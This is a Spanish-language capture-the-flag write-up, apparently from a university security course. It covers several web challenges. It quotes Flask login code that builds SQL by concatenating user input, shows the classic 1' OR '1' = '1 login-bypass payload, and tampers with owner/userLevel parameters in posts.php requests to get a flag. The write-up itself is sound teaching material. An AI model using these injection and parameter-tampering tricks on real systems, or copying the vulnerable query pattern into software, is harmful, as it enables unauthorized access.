Luego vimos que la última palabra del diccionario que teníamos que descargar era XOR, lo que nos pareció raro como contraseña, por lo que sospechamos que teníamos que hacer un XOR en algún momento, probamos haciendo un XOR de las claves con sus inversos y realizar fuerza bruta de nuevo, pero tampoco funcionó.

D1stinct

El login es inyectable, lo vimos porque si agregas una comilla en algún campo se rompe la página y dentro de los errores se puede observar cómo está hecha la consulta. Acá se ve no solo que es inyectable sino que se le puede concatenar cualquier cosa con el campo "oculto" que se encuentra como hidden en la página, el cual se puede poner tipo "text" e incluirle texto:

```
whitespace
<label>Password</label>
<input type="password" name="password">
whitespace
<input name="oculto" value="" type="text">
whitespace
<input type="submit" value="Enviar">
</form>
</body>
```

File "/app/run.py", line 35, in login

```
password = request.values.get('password')
hidden = request.values.get('oculto')
sql = "SELECT * FROM users WHERE username = %s AND password = '" + password + "'"
if (hidden):
    sql = sql + hidden
cursor.execute(sql, (username))
results = cursor.fetchall()
if(len(results) == 1):
    response = 'Te logeaste como ' + results[0]['username']
    username = results[0]['username']
    if (username == 'admin'):
```

Luego se rompió el reto y para todo devolvía el mismo error:

InterfaceError

pymysql.err.InterfaceError: (0, '')

Traceback (most recent call last)

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2091, in __call__
    return self.wsgi_app(environ, start_response)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2076, in wsgi_app
    response = self.handle_exception(e)
```


```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2073, in wsgi_app
    response = self.full_dispatch_request()
```

Chicas mágicas

En el login probamos una inyección básica poniendo en el usuario y la contraseña lo siguiente:

1' OR '1' = '1


Una vez adentro, no nos deja ver los posteos del usuario 4:



Estos son los posteos que tenemos

No tenes permiso para ver esta informacion

Analizando como hace para ver los posteos de los demás usuarios vemos que pasa el owner por parámetro




Tanto los parámetros como las cookies no parecen vulnerables.

Hay un cartel que tiene lo siguiente:


Para mas informacion revisar nuestra api POST::/posts.php

Entrando a /posts.php nos muestra:



NO PODES USAR EL BROWSER


Hacemos el pedido desde insomnia:




Nos pide que nos logueemos, por lo que usamos la misma cookie de cuando nos logueamos.

Friendly		Raw	
Key		Value	
PHPSESSID		qhtu43f3uj7q4go4mhee5afe2c	
Domain		Path	
laschicasmagicas2022.dsa.linti.unlp.edu.ar		/posts.php	
Expires			


Luego nos dice:




Lo incluimos:



Pasamos un userLevel grande por parámetro, a ver si con eso alcanza:



Todavía no está la flag, seguí probando a ver si hay más posteos:



Al 14 sale otro texto, pero tampoco es la flag.

El número 14 lo decía en el string del posteo 4, también decía luca y media, así que probamos con 1500:

POST ▾

laschicasmagicas2022.dsa.linti.unlp.edu.ar/posts.php

Send

200 OK

20.5 ms

24 B

Multipart ² ▾

Auth ▾

Query

Header ²

Docs

owner

1500

▾

✓

🗑

userLevel

500

▾

✓

🗑

⚙ New name

New value

Source ▾

Header ⁸

Cookies

1

FLAG{58y_M1LL0N4R14}

Sero-Dey

No anda.